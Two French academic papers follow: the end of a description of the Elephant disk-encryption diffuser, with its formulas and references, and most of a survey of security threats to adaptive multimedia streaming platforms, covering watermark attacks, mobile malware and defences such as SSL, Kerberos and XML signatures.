$$K_s := E(K_{\text{sec}}, e(s))||E(K_{\text{sec}}, e'(s)). \tag{2}$$

où $E()$est la fonction de chiffrement AES, K_{sec} est la clé 128 ou 256 bits (en fonction de la méthode : *Elephant-128*, le défaut, ou *Elephant-256*) pour ce composant, $e(s)$est la fonction d'encodage utilisée dans la couche AES-CBC et $e'(s)$est la même fonction que $e(s)$excepté le fait que le dernier octet du résultat est 1.

La clé de secteur K_s est répétée autant de fois que nécessaire pour obtenir une clé de la taille du bloc, et le résultat se voit appliqué un XOR avec le contenu en clair.

Diffuseurs La diffusion est la propriété d'un algorithme de chiffrement qui assure que le changement de quelques bits en entrée conduit au changement de nombreux bits en sortie.

Les diffuseurs A et B sont très semblables mais ils fonctionnent dans des directions opposées. La conception de base de notre diffuseur a de bonnes propriétés de diffusion dans une direction mais de mauvaises propriétés de diffusion dans l'autre direction ; en utilisant deux diffuseurs, cela permet d'avoir de bonnes caractéristiques de diffusion dans les deux directions.

Les diffuseurs ont été conçus pour favoriser le déchiffrement dans la mesure où c'est l'opération la plus commune. Nous décrirons d'abord ces algorithmes dans le sens du déchiffrement et ensuite la fonction de chiffrement correspondante.

Chaque diffuseur interprète les données du secteur dans un tableau de mots de 32 bits, chaque mot étant encodé suivant une logique *little endian*. Soit n le nombre de mots dans le secteur et d_i le $i$ème mot du secteur où i est considéré modulo n pour permettre de simplifier la notation. La fonction de chiffrement du diffuseur A est donné par :

$$\text{for} i = 0, 1, 2, \ldots, n.A_{\text{cycles}} - 1 \qquad d_i \leftarrow d_i + (d_{i-2}\text{XOR}(d_{i-5} <<< R^{(a)}_{imod4})). \tag{3}$$

La valeur i est un compteur de boucle qui parcourt le tableau de données A_{cycles} fois. (Il faut se souvenir que tous les indices sont modulo n). L'addition est effectuée modulo 2^{32}, $<<<$ est l'opérateur de rotation à gauche et $R^{(a)} :=$ [9,0,13,0] est un tableau de 4 constantes qui spécifient les quantités de rotation à effectuer.

La fonction de chiffrement correspondante pour le diffuseur A est facile à dériver :

$$\text{for} i = n.A_{\text{cycles}} - 1, \ldots, 2, 1, 0 \qquad d_i \leftarrow d_i - (d_{i-2}\text{XOR}(d_{i-5} <<< R^{(a)}_{imod4})). \tag{4}$$

Les propriétés asymétriques de diffusion sont faciles à percevoir. Si l'on regarde le diffuseur A en mode déchiffrement, le résultat d'une itération est utilisé 2 et 5 itérations plus tard, ce qui propage rapidement les changements au reste du secteur. Dans la direction du chiffrement, la sortir d'une itération est utilisée n-5 et n-2 itérations plus tard, ce qui fournit une diffusion beaucoup plus lente.

Le diffuseur B est très semblable. Il a une bonne propriété de diffusion dans le sens du chiffrement. La fonction de déchiffrement du diffuseur B est définie par :

$$\text{for} i = 0, 1, 2, \ldots, n.B_{\text{cycles}} - 1 \qquad d_i \leftarrow d_i + (d_{i+2} \text{XOR} (d_{i+5} <<< R^{(a)}_{i mod 4})). \tag{5}$$

où $R^{(b)} := [0, 10, 0, 25]$. La fonction de chiffrement du diffuseur B est donnée par :

$$\text{for} i = n.B_{\text{cycles}} - 1, \ldots, 2, 1, 0 \qquad d_i \leftarrow d_i - (d_{i+2} \text{XOR} (d_{i+5} <<< R^{(a)}_{i mod 4})). \tag{6}$$

Les constantesA_{cycles} etB_{cycles} définissent combien de fois chacun des diffuseurs bouclent sur le secteur. Elles sont définies comme $A_{cycles} := 5$ and $B_{cycles} := 3$.

Pour choisir le nombre de rotations, nous avons mené des expérimentations autour des propriétés de diffusion de nos diffuseurs (dans la direction de bonne diffusion). Nous nous sommes concentrés sur la vitesse à laquelle une différence d'un simple bit se diffusait à travers un mot de 32 bits. Nos résultats ont montré que si l'on changeait un seul bit dans d_i, chacun des bits de d_{i+43}avait une chance d'au moins ? de changer à leur tour en un seul cycle avant d'un diffuseur, les 43 mots correspondant à environ ? d'un secteur de 512 octets[3].

Références

1. Two practical and provable secure block ciphers : BEAR and LION. In Dieter Gollmann, editor, Fast Software Encryption : Third International Workshop (FSE'96), LNCS 1039, pages 113–120. Springer Verlag, 1996.
2. BEAST : A fast block cipher for arbitrary block sizes. In Patrick Horster, editor, Communications and Multimedia Security II, Proceedings of the IFIP TC6/TC11 International Conference on Communications and Multimedia Security, IFIP Conference Proceedings 70, pages 144–153. Chapman & Hall, 1996.
3. Trusted Platform Module Services in Windows Longhorn - WinHEC 2005 Version - April 25, 2005
4. Secure Startup – Full Volume Encryption : Executive Overview - WinHEC 2005 Version - April 22, 2005
5. Secure Startup – Full Volume Encryption : Technical Overview - WinHEC 2005 Version - April 22, 2005
6. Elephant : a disk-block encryption method, Niels Ferguson, Microsoft. September 2005 (still unpublished).

[3] Ceci est vrai pour le diffuseur avant B. Pour le diffuseur arrière A, un bit en d_i modifie les bits en d_{i-43}avec une probabilité ?.

La sécurité, problème majeur pour les plates-formes de diffusion de flux multimédia adaptables

Ahmed Reda Kaced and Jean-Claude Moissinac

GET-ENST-CNRS UMR 5141
37-39 Rue Dareau 75014 Paris {kaced, moissinac}@enst.fr

Résumé La diffusion multimédia bouleverse actuellement l'Internet et les réseaux d'entreprise. Les plates-formes de diffusion de contenus multimédia se vulgarisent de plus en plus (P2P, VoD, vidéosurveillance, imagerie médicale, etc.). Les techniques de communication et les moyens d'accès se diversifient en conséquence. Néanmoins, ce développement rapide se voit entravé par l'absence de politiques de sécurité assez fiables, l'un des obstacles majeurs est certainement la gestion des droits (DRM) et les risques de piratage, problème qui s'amplifie encore dans les cas de flux multimédia adaptables sur des réseaux hétérogènes.

Cet article a donc pour but d'expliquer les vulnérabilités généralement exploitées par les pirates pour s'introduire dans les systèmes de diffusion de flux multimédia et pour s'approprier les contenus échangés. Il ne vise pas à expliquer comment compromettre un système mais à comprendre la façon dont il peut l'être afin de mieux pouvoir s'en prémunir. En effet, la meilleure façon de protéger un système est de procéder de la même manière que les pirates afin de cartographier les vulnérabilités du système. Ainsi cet article ne donne aucune précision sur la manière dont les failles sont exploitées, mais présente les vulnérabilités et les attaques qui les ciblent, permettant de déterminer des moyens efficaces pour les contrer.

Un prototype de plate-forme d'échange de documents multimédia totalement sécurisée est décrit brièvement à la fin de cet article pour valider les solutions proposées.

Mots Clés : Diffusion multimédia, sécurité, adaptation de contenu, piratage.

1 Introduction

Le potentiel de transmission de fichiers multimédia (musique, des jeux vidéo, des séquences de films, des émissions télévisées, etc.) en temps réel, ainsi que d'autres contenus multimédias numériques sur les terminaux mobiles (téléphones portables, PDA, etc.) a déclenché une activité fébrile sans précédent. Actuellement, dans la communauté multimédia, beaucoup de travaux visent l'accès omniprésent aux contenus en ligne [13][24][10]. L'objectif est d'offrir des services partout, n'importe quand, sur n'importe quel terminal. Les difficultés traitées sont généralement la diversité des documents et contenus multimédia [24], l'hétérogénéité des réseaux d'accès et la variété des terminaux [14]. Ceci a conduit à l'apparition de plates-formes de diffusion multimédia pour les échanges de ces contenus entre des terminaux de différents profils, selon des architectures Peer to Peer (P2P) ou Client-serveur.

Une problématique très importante reste néanmoins récurrente dans ce type de services : il s'agit de l'exposition de ces contenus aux risques d'attaque ou de piratage sur les réseaux lors des opérations de transfert et d'adaptation (*section 3*), ainsi que sur les terminaux à faibles ressources (*section 5*), et la difficulté de la gestion des droits numériques (DRM [12][17], *Digital Right Management*).

Dans cet article, nous nous proposons d'aborder les plates-formes de diffusion multimédia sous l'angle général de la sécurité et des risques d'attaque (des comportements, des ressources disponibles, etc.). Différentes déclinaisons de cette même approche sont proposées :

- types d'attaques envisageables sur les contenus mono ou multimédia échangés (images, vidéos, audio, etc.) ;
- risques liés aux opérations d'adaptation des documents ;
- vulnérabilité des terminaux mobiles.

La suite de l'article est articulée comme suit. Nous commencerons dans la section 2 par présenter l'architecture des plates-formes de diffusion multimédia ainsi que les formats des documents concernés par notre étude. Dans les sections 3, 4 et 5, nous décrirons les risques liés à ces services de diffusion et transactions effectuées sur ces architectures. Nous donnerons ensuite, dans la section 6, quelques solutions envisageables pour résoudre ces problèmes de sécurité et pour se prémunir contre ces attaques. Nous terminerons par la section 7, avec la description de notre plate-forme d'échanges de documents multimédia sécurisées pour valider les solutions proposées.

2 Topologie d'une plate-forme de communication multimédia

Nous distinguons deux types d'architectures de plates-formes de diffusion multimédia selon la nature (adaptabilité) des flux échangés entre les fournisseurs de contenu et les récepteurs. Nous différencions donc les plates-formes où les fournisseurs produisent des flux non adaptables et proposent des versions multiples de leurs contenus, chacune destinée à un profil matériel donné, et les plates-formes reposant sur l'envoi de flux adaptables (*section* 2.2), où une même version sera envoyée à tous les récepteurs, des opérateurs d'adaptation (*proxies*) s'occupant ensuite de fournir le bon format à chaque récepteur selon son profil.

2.1 Plate-forme de diffusion multimédia adaptative

Dans cette étude nous nous sommes intéressés aux plates-formes dites *adaptatives*, c'est à dire utilisant des proxies qui adaptent dynamiquement les données transmises, de façon à ce que les terminaux récepteurs puissent les exploiter efficacement, sans surcoût lié à leur manipulation.

Les proxies bénéficient de mécanismes d'adaptation comme des filtres (transformation vidéo, modification automatique d'images, redimensionnement, recadrage, etc.), des mécanismes de transcodage (changement de format vidéo/ audio/ images), etc. Les données sont adaptées en fonction des caractéristiques du terminal récepteur et des préférences de l'utilisateur [15].

Les composants qui interviennent dans ce système de diffusion constituent une *plate-forme de communication multimédia adaptative*. La Figure 1 illustre ces composants ainsi que leur organisation physique (clients, serveur, proxies, etc.). L'objectif d'un tel système est de restituer à chaque client l'information générée par le serveur, tout en satisfaisant aux besoins et aux contraintes définis par le contexte de ce client (format, taille d'écran, langue, etc.).

Émetteur (Serveur) Le serveur a pour tâche de produire les fichiers multimédia adaptables, sous un format bien défini. Il le transmet ensuite, selon la politique de communication, au proxy le plus proche en spécifiant le ou les destinataires.

Récepteurs (Clients) Ce sont des terminaux hétérogènes qui permettent de lire le flux multimédia émis par le serveur. Dans une topologie P2P, ces derniers peuvent aussi jouer le rôle de serveurs.




Fig. 1. Topologie de la plate-forme de communication

Proxies Un proxy représente une entité logique placée sur des nœuds intermédiaires dans la plate-forme. Son rôle consiste à récupérer les données des émetteurs, à déterminer les adaptations qui doivent être employées et à envoyer les données adaptées aux autres proxies ou directement aux clients.

La fonction principale de cette plate-forme de communication, qui la différencie d'un système de communication classique, est de confronter les présentations multimédia auxquelles un utilisateur accède avec le contexte l'environnant. Le résultat de la confrontation, c'est-à-dire l'adaptation des présentations multimédia au contexte de l'utilisateur, est la production d'une présentation qui correspond aux besoins et aux contraintes du contexte du récepteur.

En termes de sécurité, la plate-forme de diffusions doit garantir :

- l'authenticité du document multimédia transmis de bout en bout malgré l'adaptation (qui l'a envoyé ?) ;
- l'intégrité des données du document multimédia (ont elles été modifiées durant la transaction ?) ;
- la non-répudiation du document (son auteur ne peut démentir l'envoi du document original, non adapté).

2.2 Document multimédia adaptable

Nous appelons *document multimédia adaptable* tout document structuré composé d'un ensemble de médias de différents types : textes, images, animations, vidéos synthétiques ou réelles, sons synthétiques ou réels, et dont la présentation comporte une composante spatiale, hypertexte éventuellement, mais aussi temporelle, et permettant l'adaptabilité de ces médias à différents types de terminaux. Un tel document multimédia peut se présenter sous forme d'un :

- fichier textuel, écrit dans une forme déclarative (HTML, SMIL [1], etc.) ou non, additionné à un ensemble de médias séparés ;
- fichier binaire (AVI, MPEG, etc.).

Il existe ainsi plusieurs formats de flux multimédia adaptables (MPEG-4, MPEG-21 [17], SMIL, SVG, Flash), et notamment une grande variété dans les documents structurés. Notons que depuis ces dernières années, les flux utilisant des métadonnées XML sont de plus en plus utilisés. C'est sur ces derniers que nous avons axé notre étude ci-présente.

Le standard XML, défini par le W3C [21][22], est en effet apparu comme le plus adéquat pour atteindre les objectifs de l'adaptabilité. Le principe de ce format est le même que pour tous les formats de documents structurés : les éléments de structure sont délimités par une balise de début d'élément et une balise de fin d'élément. Chaque balise de début d'élément contient le type de l'élément et éventuellement ses attributs. Le contenu de l'élément est situé entre les deux balises.

3 Risques liés à la plate-forme de communication

Tout composant du système de communication dans une plate-forme de diffusion est potentiellement vulnérable à une attaque visant à récupérer le flux multimédia, le modifier, se l'approprier, etc., ou perturber le fonctionnement du système adaptable. Ces attaques sont en réalité généralement lancées automatiquement à partir de machines du système adaptable infectées (virus, chevaux de Troie, vers, etc.), à l'insu de leur propriétaire, ou encore activées par des pirates informatiques.

Si l'on considère une plate-forme de diffusion utilisant des communications via Internet. L'acheminement des flux sans itinéraire préconçu fait qu'il est impossible de savoir par où passent les données, et donc d'avoir la garantie que le chemin emprunté est sans danger. En effet, les informations envoyées d'un ordinateur à l'autre peuvent passer par un certain nombre de machines avant d'atteindre leur destination. Rien n'empêche un utilisateur de ces machines intermédiaires d'intercepter le trafic qui transite par elles. Plusieurs techniques d'attaques réseaux sont envisageables pour récupérer les flux transitant, Sniffing, Spoofing, Deny Of Service, etc.

Dans notre contexte, nous distinguons deux niveaux d'attaques réseau éventuelles sur la plate-forme :

3.1 Scénario 1 : Attaque pré-adaptation

Dans ce cas de figure, le pirate est positionné entre le serveur et les proxies d'adaptation ; il a pour objectif de récupérer les flux multimédia transitant avant les opérations d'adaptation, afin d'exploiter l'aspect adaptable du document multimédia qui le rend vulnérable, pour le modifier, se l'approprier ou le diffuser illégalement.

3.2 Scénario 2 : Attaque post-adaptation

Ici le pirate est positionné sur le réseau entre les proxies d'adaptation et les clients, ou attaque directement le terminal récepteur ; il peut aussi récupérer le flux multimédia transitant afin de le copier et le diffuser illégalement.

Pour garantir l'intégrité et la confidentialité des flux transmis et palier les failles de sécurité sur les liens de communication, une solution serait la mise en œuvre de méthodes de chiffrement des flux transmis, évitant les risques de piratage de ces derniers tout en préservant leur aspect authentifiable.

Pour assurer l'authentification et la non-répudiation des documents multimédia, une solution classique est de mettre en œuvre des mécanismes de signature numérique. Une vérification réussie




Fig. 2. Attaque Attaque pré-adaptation




Fig. 3. Attaque post-adaptation

de la signature numérique permet au récepteur de confirmer l'identité de l'expéditeur et empêche l'expéditeur de répudier le document.

Ces mesures de signature/chiffrement « classiques » sont très pertinentes dans le cadre de diffusion de flux non adaptable. Nonobstant, dans notre contexte les contenus doivent autoriser les opérateurs d'adaptation à effectuer les changements nécessaires sur le document avant sa diffusion. Toute signature sera donc invalidée après une opération d'adaptation. Nous présentons dans la section 7 une solution fondée sur un chiffrement « lien à lien » des données transmises et un mécanisme de signature autorisant les opérations d'adaptation.

4 Attaques possibles sur les flux multimédia

Comme nous l'avons cité dans le paragraphe 2.2, la forme standard d'un document multimédia adaptable est l'association d'une description métadonnée et d'un ensemble de médias (images, fichiers audio, fichiers vidéo, texte, etc.).

Si la signature numérique du flux multimédia permet l'authentification de son émetteur, il existe d'autres techniques plus « persistantes » pour la sécurisation des flux média le constituant. Le tatouage numérique ou, *watermarking* [6] se présente comme la solution ultime de protection des données média. Son principe est d'insérer une marque imperceptible dans les valeurs de la donnée. Dans le cadre de la protection des droits d'auteurs, la marque insérée, appelée « *watermarque* » correspond au code du copyright qui permettra alors d'identifier le propriétaire. Ce type de tatouage doit répondre à des contraintes fortes en termes de robustesse. Idéalement, quelles que soient les transformations (licites ou illicites) que la donnée tatouée subit, la marque doit rester présente tant que la donnée reste exploitable. De plus, la présence de la marque ne doit être détectée que par des personnes autorisées (possédant une clef de détection privée).

De nombreux algorithmes ont étés présentés récemment et certains produits sont même commercialisés, cependant, aucun d'eux ne satisfait pleinement au cahier des charges idéal pour les flux adaptables. Nous présentons dans ce qui suit quelques types d'attaques envisageables sur des flux médias numériques tatoués visant à contourner cette méthode de sécurisation. Pour plus de détails vous pouvez consulter [6], [7] et [9].

- Attaque par **cropping** : elle consiste à extraire un morceau non tatoué d'un flux média pour le réutiliser. Pour être résistant à ce type d'attaque, le tatouage doit être présent sur tout le média. La même situation se produit dans le domaine fréquentiel du média où la marque doit être partout présente afin d'éviter une destruction par **filtrage** passe bande.
- Les algorithmes de **compression** peuvent être des attaques particulièrement dangereuses pour les processus de tatouage puisque leur objectif est exactement l'opposé de celui du tatouage. On veut en effet, par l'utilisation de ces algorithmes ne garder du média que les composantes essentielles à leur compréhension.

Des méthodes plus complexes cherchent à retirer « chirurgicalement » la marque du signal tatoué. Cette opération peut être très facile dans un cas particulier : si l'implémentation de la marque ne dépend pas du média. Dans ce cas, un pirate possédant plusieurs médias différents contenant la même marque pourra enlever celle-ci. En effet, un simple **moyennage** des médias donnera une estimée de la marque, qu'il pourra alors retrancher aux médias tatoués. Cette situation peut par exemple avoir lieu si l'on marque une séquence de film. On imposera donc que l'étape d'implémentation de la marque soit dépendante du média, on dira que le tatouage est statistiquement imperceptible.

- L'attaque de **l'impasse** inhibe directement le protocole de tatouage. Cette attaque est due à un défaut d'injectivité de l'application d'implémentation de la marque.

- Attaque par **collusion** : L'attaquant possède plusieurs copies du même contenu avec quelques différences provenant de l'individualisation des watermarques. Il les combine ensuite pour obtenir des documents qui ne contiennent plus aucun signal de tatouage. cette attaque peut être utilisée pour perturber les marques individualisées de type *fingerprint* qui permettent d'identifier le client.
- L'attaque par **surmarquage** consiste à tatouer à nouveau un média déjà tatoué. Pour certains schémas, en particulier si les lieux de tatouages sont fixés, cette attaque peut être très dangereuse. Certains protocoles de tatouage se protègent en vérifiant, avant de distribuer une clef, que le média original proposé n'est pas tatoué. Cette protection n'est utile que si le schéma de tatouage demeure inconnu. En effet, s'il est connu, un pirate peut ajouter une marque de sa fabrication qui invalidera la détection.
- L'attaque par **recopie** consiste à recopier une marque obtenue préalablement (par exemple par estimation) sur un média non marqué. Le détecteur validera alors le nouveau média comme étant tatoué.

Il existe aussi d'autres attaques spécifiques aux différents types de média (images, vidéos, etc.), nous n'avons pas fait ici une description exhaustive de toutes les attaques existantes. Néanmoins, les avancées récentes dans le domaine du tatouage numérique présentent plusieurs solutions et algorithmes de tatouage qui permettent d'éviter ou de contrer ce type d'attaques. Furht présente dans [9] un panorama complet sur ce sujet.

Une des conclusions de cette étude globale sur les attaques sur le tatouage est d'accorder une grande importance à la sécurisation des médias constituant le document multimédia, en plus de la sécurisation de la description métadonnées de ce dernier. Les attaques sur les médias tiennent une place très importante dans le cahier des charges d'un processus de sécurisation puisqu'elles définissent la robustesse d'un système.

5 Vulnérabilité des terminaux mobiles

De plus en plus d'utilisateurs commencent à télécharger diverses applications et contenus multimédia sur leurs PDA et téléphones portables, dont beaucoup fonctionnent avec des systèmes d'exploitation ouverts de type Symbian [18] ou Microsoft. Étant équipés d'un système d'exploitation, il est inévitable que ces terminaux deviennent plus vulnérables aux attaques. Le manque de mécanismes de sécurité protégeant la valeur du contenu numérique sur ces terminaux portables étant un frein majeur pour l'explosion du multimédia mobile.

Ni l'industrie des portables ni les propriétaires de contenu n'ont trouvé une solution qui leur convienne mutuellement pour protéger ces terminaux portables contre les « maladies électroniquement transmissibles ». Parmi les questions qui restent en suspens on peut citer : où mémoriser le contenu chiffré et comment le protéger ? Quel composant doit être chargé de mémoriser un code privé qui déverrouille et déchiffre le contenu ? Comment transmettre en toute sécurité le contenu numérique déchiffré à un lecteur multimédia intégré au terminal mobile pour le décodage MP3 ou H.264 ? Comment faire appliquer les règles d'utilisation du multimédia numérique sur un terminal mobile d'une manière efficace et conviviale ?

Les attaques sur ce type de terminaux se font souvent via une interface réseau sans fil : liaisons Wi-Fi ouvertes, failles dans Bluetooth (*BlueSnarfing, Backdoor, Bluejacking..*) [19], les PDA et Pocket PC posent aujourd'hui des problèmes de sécurité spécifiques, les programmes malfaisants (virus, chevaux de Troie), se propageant via ces interfaces.

La menace s'est matérialisée pour la première fois l'année dernière lorsqu'un programme malfaisant pour téléphones mobiles, un ver, appelé Cabir, a été lâché dans la nature par le groupe de hackers « 29A ». Leur but affiché n'était que de prouver la faisabilité du concept et d'alerter le monde. Depuis, Cabir s'est métamorphosé en un peu plus de 15 variétés et sa trace a été retrouvée dans 14 pays.

La vulnérabilité des terminaux mobiles aux attaques réseaux ou virales s'explique en partie par la prédominance d'une seule plate-forme informatique. La première vague d'attaques visant les terminaux mobiles a choisi pour cible le système d'exploitation Symbian. Heureusement, les mobiles ne sont pas aussi homogènes que les PC : une faille affectant des appareils Symbian laisse des millions d'autres appareils indemnes. Mais il n'y a guère de raison de se satisfaire de la situation.

Dans les architectures actuelles, concernant les attaques visant à récupérer les flux multimédia, une fois qu'un fichier numérique est transmis puis déchiffré sur le processeur, il est transféré « en clair » vers un lecteur multimédia sur le terminal [23], exposant ainsi la liaison lors de laquelle les informations internes du DRM peuvent être copiées. Il existe des solutions techniques à ces problèmes. Le plus dur est de faire la part des choses en ce qui concerne le coût, la sécurité, la commodité et les bénéfices pour les opérateurs, les propriétaires de contenu et les utilisateurs.

Quelques constructeurs veulent mettre en œuvre la gestion des droits numé-riques (DRM) [12] sur une carte à puce. D'autres, poussent pour un DRM intégré à un moteur de sécurité câblé, sur une bande de base ou sur un processeur d'applications. D'autres fournisseurs de puces, proposent des solutions DRM similaires au niveau des processeurs, combinant matériel et logiciel. Ils proposent également des solutions DRM alternatives, et même concurrentes conçues spécifiquement pour les cartes SIM (téléphones) ou pour les cartes flash amovibles (PDA, etc.). L'utilisation de ces cartes flash représente la troisième méthode, qui permet d'enregistrer et d'exécuter les agents DRM sur des cartes multimédia sécurisées, telle que la carte « SecureMMC » [23].

6 Proposition d'un schéma de sécurisation

Compte tenu des vulnérabilités susmentionnées et des nombreux aspects liés à la sécurité, à l'authentification et aux autorisations, à la confidentialité et à l'intégrité des données, et compte tenu du fait que les communications classiques sur Internet ne mentionnent pas la sécurité, il est aisé de dire que les communications dans une plate-forme de diffusion « ne sont pas sûres !». Pourtant, examinons de plus près les services de communication sur Internet. Actuellement, la création de services de communication sécurisés n'est pas chose impossible.

Lorsque l'on aborde la question de la sécurité des communications, il faut examiner les points suivants :

- qu'essayons-nous de réaliser ? Restreindre l'accès à un service à des utilisateurs dûment habilités, éviter que les documents multimédia transmis ne soient lus par des indésirables, etc. ;
- comment allons-nous y parvenir ? Par le réseau, la couche transport, le système d'exploitation, un service ou une application ;
- quel niveau d'interopérabilité recherchons-nous dans le cadre de notre solution ? Un niveau local ou global.

Comment donc sécuriser les communications sur la plate-forme proposée ? En répondant à ces questions et en appliquant les mêmes techniques que celles que nous employons pour sécuriser n'importe quelle autre application, notamment :

- par la sécurisation des connexions ;
- par l'authentification et l'autorisation des interactions.

Comme nous allons le voir, ces techniques offrent des solutions élaborées qu'il est possible de combiner pour optimiser les résultats. Par exemple, il est possible d'utiliser un pare-feu avec un service Web XML [4] afin de limiter l'accès à certaines fonctionnalités (méthodes) en fonction de la nature du client et de stratégies préétablies.

Pour plus de clarté, commençons par examiner chacune des solutions actuellement disponibles pour sécuriser l'infrastructure.

6.1 Sécurisation de l'infrastructure

Un service de communication sûr repose sur une infrastructure sécurisée. Il existe diverses technologies qui, intégrées dans un plan de sécurité global, permettent d'assurer la sécurité de l'infrastructure d'une plate-forme de communication. Le processus de planification relatif à sa mise en œuvre suppose :

- une identification approfondie des risques potentiels liés à l'environnement (virus, pirates, etc.) ;
- une analyse des conséquences d'une violation de la sécurité et des mesures préventives à envisager ;
- une stratégie d'implémentation soigneusement planifiée pour intégrer les mesures de sécurité à tous les niveaux du réseau (clients, proxies, serveurs), en fonction de l'identification et de l'analyse préalablement réalisées.

6.2 Sécurisation des connexions

Une des solutions les plus faciles pour sécuriser ces services de diffusion est d'assurer la fiabilité de la connexion entre le client et le serveur. Pour atteindre cet objectif, plusieurs techniques sont possibles, selon la portée du réseau et le profil d'activité des interactions. Citons, parmi les plus répandues et les plus accessibles, les techniques suivantes : des règles qui reposent sur l'existence d'un pare-feu, le protocole SSL (Secure Sockets Layer), Kerberos et aussi les réseaux privés virtuels (VPN, Virtual Private Network), .

Si nous savons exactement quels ordinateurs doivent accéder à la plate-forme de communication multimédia, nous pouvons appliquer des règles de pare-feu afin de limiter l'accès sur la base d'adresses IP connues. Cette technique s'avère utile lorsque nous souhaitons restreindre l'accès aux ordinateurs au sein d'un réseau privé, LAN ou WAN par exemple, et que le contenu des flux n'est pas un secret (par conséquent, pas de chiffrement). Les pare-feu tels que ISA Server (Internet Security and Acceleration) [5] offrent éventuellement un ensemble de règles reposant sur des stratégies et permettent de limiter, à des degrés divers, l'accès aux ordinateurs par les clients, en fonction de leur origine ou de leur identité.

Le protocole SSL permet d'établir des connexions sécurisées sur des réseaux non sécurisés (tels qu'Internet). Bien qu'il constitue une solution tout à fait efficace en termes de sécurisation des communications, il pèse sur les performances d'une façon non négligeable. Les services Web XML peuvent gérer le protocole SSL intégré aussi bien au niveau du client que du serveur.

Kerberos est un protocole réseau qui permet aux utilisateurs de s'authentifier par l'intermédiaire d'un serveur sécurisé. Des services comme l'ouverture de session et la copie à distance, la copie sécurisée de fichiers entre systèmes et autres fonctionnalités à haut risque deviennent ainsi considérablement plus sûrs et contrôlables. Ce protocole fonctionne sur un contrôle de l'identité des clients, qui peuvent obtenir par la suite des tickets pour s'authentifier auprès des différents services

présents sur le réseau. Toutes les transactions passant par Kerberos sont chiffrées, ce qui résout un ensemble de problèmes de sécurité

Un réseau privé virtuel (VPN) est une extension d'un réseau privé qui assure des connexions sur des réseaux partagés ou publics comme Internet. Via un VPN, vous pouvez envoyer des données d'un ordinateur à un autre sur une connexion sécurisée. Semblable par bien des côtés au protocole SSL, le VPN est une connexion point-à-point à long terme. Aussi exige-t-il une connexion à long terme pour que le gain en termes d'efficacité soit sensible.

6.3 Sécurisation des documents multimédia

La sécurisation de ces documents passe par la sécurisation de toutes les entités constituant le document.

Pour les métadonnées XML, le W3C avec l'IETF ont mis en place deux groupes de travail (XML Signature WG [22] et XML Encryption WG [21]) qui ont pour but de développer une syntaxe XML permettant :

- de représenter une signature de tout ou partie d'un document référençable par une `http://www.w3.org/Addressing/URI` ;
- de chiffrer/déchiffrer des documents électroniques (y compris tout ou partie d'un document XML) ;
- d'utiliser une syntaxe XML pour représenter le document signé et les informations permettant de le décoder.

On pourra renforcer cette sécurisation par la sécurisation des médias intervenant dans un flux multimédia en utilisant des techniques de DRM, tatouage, stéganographie, et fingerprinting [3].

6.4 Authentification et autorisations

Authentification : l'authentification est le processus qui consiste à vérifier l'identité d'une personne (ou, plus généralement, de « quelque chose »). Cette « personne » ou ce « quelque chose » est l'entité. L'authentification nécessite des preuves, autrement dit des informations d'identification. Par exemple, une application cliente peut fournir un mot de passe comme information d'identification. Si elle présente des informations correctes, le système suppose qu'elle est bien ce qu'elle prétend être.

Autorisations : une fois que l'identité de l'entité est authentifiée, des autorisations peuvent être accordées. Pour qu'il y ait accès à un système, les informations concernant l'entité sont comparées avec des informations de contrôle des accès, par exemple avec une liste ACL (Access Control List). Les accès peuvent varier selon les clients. Ainsi, certains clients ont un accès total au service, alors que d'autres n'ont accès qu'à certaines tâches. On peut accorder à certains clients un accès complet à l'ensemble des données, à d'autres un accès à un groupe limité de données, ou encore un accès en lecture seule.

